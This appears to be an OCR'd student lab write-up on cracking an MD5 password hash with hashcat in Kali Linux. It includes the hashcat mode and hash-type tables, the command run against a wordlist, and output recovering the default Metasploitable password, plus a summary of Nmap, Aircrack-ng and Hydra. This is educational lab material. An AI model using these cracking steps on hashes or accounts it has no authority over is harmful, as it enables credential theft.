
The white lion → 1248935277b79183d9a876ed6e7ceb3ed1d47032

The hite lion → ecd526f55f3b31bde59b9d4299e64e0a67094a21

The whit lion → 5fb1ae246a8ff9431859fbb6a8103c6154b4ee0d

Matching the hash


- Kali Linux comes with many different hashing algorithms that we can used to unhash a password.
- We used MD5 hashing algorithm to decipher the password.
- We also need to specify the attack mode we need to use. In our case straight attack mode was used.



```
Attack mode
       0 = Straight
       1 = Combination
       3 = Brute-force
       6 = Hybrid Wordlist + Mask
       7 = Hybrid Mask + Wordlist

Hash types
       0 = MD5
       10 = md5($pass.$salt)
       20 = md5($salt.$pass)
       30 = md5(unicode($pass).$salt)
       40 = md5($salt.unicode($pass))
       50 = HMAC-MD5 (key = $pass)
       60 = HMAC-MD5 (key = $salt)
       100 = SHA1
       110 = sha1($pass.$salt)
       120 = sha1($salt.$pass)
       130 = sha1(unicode($pass).$salt)
       140 = sha1($salt.unicode($pass))
       150 = HMAC-SHA1 (key = $pass)
       160 = HMAC-SHA1 (key = $salt)
       200 = MySQL323
       300 = MySQL4.1/MySQL5
       400 = phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
       500 = md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
       900 = MD4
       1000 = NTLM
       1100 = Domain Cached Credentials (DCC), MS Cache
       1400 = SHA256
       1410 = sha256($pass.$salt)
       1420 = sha256($salt.$pass)
       1430 = sha256(unicode($pass).$salt)
```


Hash of the password

- Since we know the hash of our password we can use that to decipher it
- First we saved the hash of our password in a file and gave it a name “hash.txt”
- Then we used hashcat to decipher the password.
- -a means the attack mode 0 = straight -m is the hashing algorithm used 0 = MD5 and -o means the output file where the hash will be converted back to the plain text
- Finally we used the hash.txt file and our wordlist “unix_passwords.txt” to decipher the hash and match the correct password



Warning: you are using the root account. You may


```
3dbcf8078a52e0d449f4d2ab0be13235
```




```
┌──(root💀Mamoon)-[~/Desktop]
└─# sudo hashcat -a 0 -m 0 -o crackedpass.txt \
/root/Desktop/hash.txt /usr/share/metasploit-framework/data/wordlists/unix_pas
swords.txt
```

Hashing Result

- Once the process finished the MD5 algorithm gave us two possible candidates for the correct password.
- When we open our output file named "Crackedpasswords.txt" we see the correct password deciphered



```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: 3dbcf8078a52e0d449f4d2ab0be13235
Time.Started.....: Sun Apr 17 13:04:34 2022 (0 secs)
Time.Estimated ...: Sun Apr 17 13:04:34 2022 (0 secs)
Guess.Base.......: File (/usr/share/metasploit-framework/data/wordlists/unix_p
asswords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    27279 H/s (0.12ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1012/1012 (100.00%)
Rejected.........: 0/1012 (0.00%)
Restore.Point....: 0/1012 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: msfadmin → vagrant
```



Warning: you are using the root account. You may h

```
3dbcf8078a52e0d449f4d2ab0be13235:msfadmin
```

CONCLUSION

- *Nmap, Aircrack-ng, and Hydra are powerful tools available in Kali Linux*
- *Nmap is used to search for networks around the user and the user can find their vulnerabilities*
- *Aircrack-ng is used to capture WiFi handshake and using the data the password can be cracked. This is a useful tool that can be used to find the durability of a WiFi network*
- *Hydra is also a powerful tool that is included with Kali Linux. It uses brute force and hash decryption to attack login credentials*